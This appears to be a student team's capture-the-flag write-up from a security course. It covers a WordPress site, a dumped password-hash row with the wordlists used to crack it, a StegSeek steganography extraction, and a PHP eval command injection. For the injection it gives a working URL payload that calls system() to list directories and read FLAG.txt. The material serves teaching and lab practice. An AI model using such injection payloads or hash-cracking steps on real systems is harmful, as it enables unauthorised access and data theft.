| 3 | <blank> | $P$BcNrJs.ZPVq8w0/x1CxxDQ.SwSn2Kq. | do_not_reply@apple.com | bobo | 0 | bobo | bobo | 2015-10-31 16:50:05 | 1617056678:$P$BVm7lcjLldUtIod9QZvOKUbuk8mEPx.ls

Attempted SEC-LISTS:

- Common-Credentials/10-million-password-list-top-1000000.txt
- 2020-200_most_used_passwords.txt
- 100k-most-used-passwords-NCSC.txt
- top-passwords-shortlist.txt
- john-the-ripper.txt
- Cain-and-able.txt
- Rockyou.txt
- Ran through all wordlists from the SecList repo
- https://github.com/initstring/passphrase-wordlist

Correct pathway:



WordPress 5.7 is available! Please update now.


Posts Add New

All (5) | Published (3) | Draft (1) | Pending (1)

Bulk Actions | Apply | All dates | All Categories | Filter | Search Posts | 5 items

Title	Author	Categories	Tags	💬	Date
nothing — Draft	bobo	news	—	—	Last Modified 2021/03/29
Steal this	bobo	news	—	57 87	Published 2021/03/28
Team 1 — Pending Edit | Quick Edit | Trash | Preview	bobo	news	—	—	Last Modified 2021/03/26
A flag to test	bobo	news	—	8 25	Published 2020/03/27
What's Fair Game, What's Not for the CTF	bobo	news	—	19 105	Published 2020/03/27
Title	Author	Categories	Tags	💬	Date

Bulk Actions | Apply | 5 items



WordPress 5.7 is available! Please update now.

Dashboard

Welcome to WordPress!
We've assembled some links to get you started:


Get Started

or, change your theme completely

Next Steps
- Write your first blog post
- Add an About page
- Set up your homepage
- View your site

Site Health Status

Quick Draft



There is an autosave of this post that is more recent than the version below. View the autosave

Steal this

Classic

Consider it taken.

Status & visibility

Visibility: Public

Publish: March 28, 2021 4:22 pm

Post Format: Standard


Stick to the top of the blog

Author: bobo

5 Revisions

Permalink

View Post http://35.223.71.79/?p=50



WordPress 5.7 is available! Please update now.

Compare Revisions of "Steal this"

Revision by bobo
1 week ago (26 Mar @ 15:55)

Title

```
Steal this                                  Steal this
```

Content

```
- <strong>key{bee1c267b129a76d39d891f9f9068a4c918acd117d5
  c601b2edb66c56fdf0594}</strong>
+ <strong>key{ty1y3ds5mdj67dmzszy472ejvgn0gurgm0bqp6pcni2
  bt68d1tv6tuibp6bbr4f7}</strong>
```


key{bee1c267b129a76d39d891f9f9068a4c918acd117d5c601b2edb66c56fdf0594}

Challenge 11: Inside of that Bitcoin...

Our approach for this flag was to save the Bitcoin jpg first and use the strings command in the terminal. We noticed at the beginning of the output:

```
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz

&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
```

After doing some research, we recognized that there was Steganography involved with this image. We had not seen anything similar to this in prior labs, so this stumped us for a bit with respect to how to move forward. The first thing we tried to use was Steghide, but it did not lead to the results we were looking for. The following tool we ended up trying was StegSeek, which did the trick. We ran the stegseek –seek command to find the seed, followed by the basic stegseek command, which outputs the key into "BITT.jpg.out". We used the cat command to see the result and found the key waiting for us there.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ stegseek --seed BITT.jpg
StegSeek version 0.5
Progress: 28.61% (1228806569 seeds)

[i] ──> Found seed: "248ba34b"
Plain size: 99.0 Byte(s) (compressed)
Encryption Algorithm: rijndael-128
Encryption Mode:      cbc

┌──(kali㉿kali)-[~/Desktop]
└─$ stegseek BITT.jpg
StegSeek version 0.5
Progress: 0.04% (54319 bytes)

[i] ──> Found passphrase: "abc123"
[i] Original filename: "flag.txt"
[i] Extracting to "BITT.jpg.out"

┌──(kali㉿kali)-[~/Desktop]
└─$ cat BITT.jpg.out
key{9cc7a7354bd1c6e9235dab172ff644d9836efc9b0e4abe1122d7f769d2c20c59}
```

Challenge 12: The Eval Gamestonk Terminal

First, we were able to get to this page challenge number 5. Initially, we thought it had to do with the two images from updating the query param with the quote.

We did our forensics on the two quotes that resolved images, GME and AMC (two quotes from the CTF theme). All the other quotes we tried didn't work.

Running strings on both images yielded nothing of concern. Then we attempted to use the Stegseek from challenge 11. Since we had success finding the key through StegSeek in the last challenge, we thought this would be the case for challenge 12. We ran the same commands as before, which roughly took about an hour. This also yielded no results as there was no seed identified by StegSeek and no information that could have contained the key.

Next, we tried using SQL injection to see if we could get something printed onto the page. But we weren't successful in trying various combinations from the fuzzing list in the SecList repo.

Then we were able to stumble onto something interesting by accident. Using the eval hint, we were able to invoke the phpinfo function in the query param, which gave us some momentum to start exploring command injection. This dumped out the whole config onto the page.

Given a hint about its syntax, we looked at details printed from the php config that indicated OS. This provided us with the required information for being able to traverse the file system.

Knowing that the OS was Debian, we were able to pass in the Linux system command into the query param to execute shell commands and take a look around. We started with simple stuff like being able to print out the files in the current directory. Nothing out of the ordinary was there, so we knew we had to look around.

We got tripped up for a while, trying to figure out how to execute multiple commands in a single go. We were using (&&) to chain vs. using semi-colons)

With the correct syntax, we searched every directory, and finally, we were able to find a file called FLAG.txt and cat it out onto the page.

https://34.69.68.207/?quote=GME;system(%27cd%20../../../%20;%20ls%20-a%20;%20cat%20FLAG.txt%27

Lessons Learned:

There were many lessons that we learned now that we have concluded the Capture the Flag game. The first lesson we believe was crucial is that it is important to try many different methods to find the flags. Our team was very collaborative throughout the process, but we also learned that it would be essential to try out other methods rather than collectively doing the same way. There were times where we spent more time trying one method rather than taking a step back and thinking about a different approach. This would have helped us be more efficient, specifically with the challenges that were not immediately obvious when it came to the key's location. In addition, we learned that The Capture the Flag Game required multiple tools that we had not learned prior in our coursework. Initially, our idea was that we needed to emphasize the tools we learned throughout the course, but after experimenting with our tools online, we could find the keys more effectively. This was explicitly the case for challenge 11, where we utilized the StegSeek tool. That being said, we thoroughly enjoyed the Capture the Flag game and look forward to further challenges down the line.

Conclusion:

The Capture the Flag game was fun to play and tested our capabilities to detect security concerns within a webserver. We utilized our classroom knowledge and learned from external web resources on such vulnerability or how to hack into them. The hints provided were necessary to execute or identify where to start or go to test our assumptions. One of the significant vulnerabilities we found was via SQL Injection and input forms. We were able to log in via admin accounts and could steal information if wanted. We could have also changed the content of the website directly via input forms. This game was harmless on WordPress, but this could have huge security implications in the real world. We all have seen many news articles on Wells Fargo or Target companies with stolen user credentials that have impacted money, privacy, and people’s trust in such companies. This game has helped us built our skills as computer and web security individuals.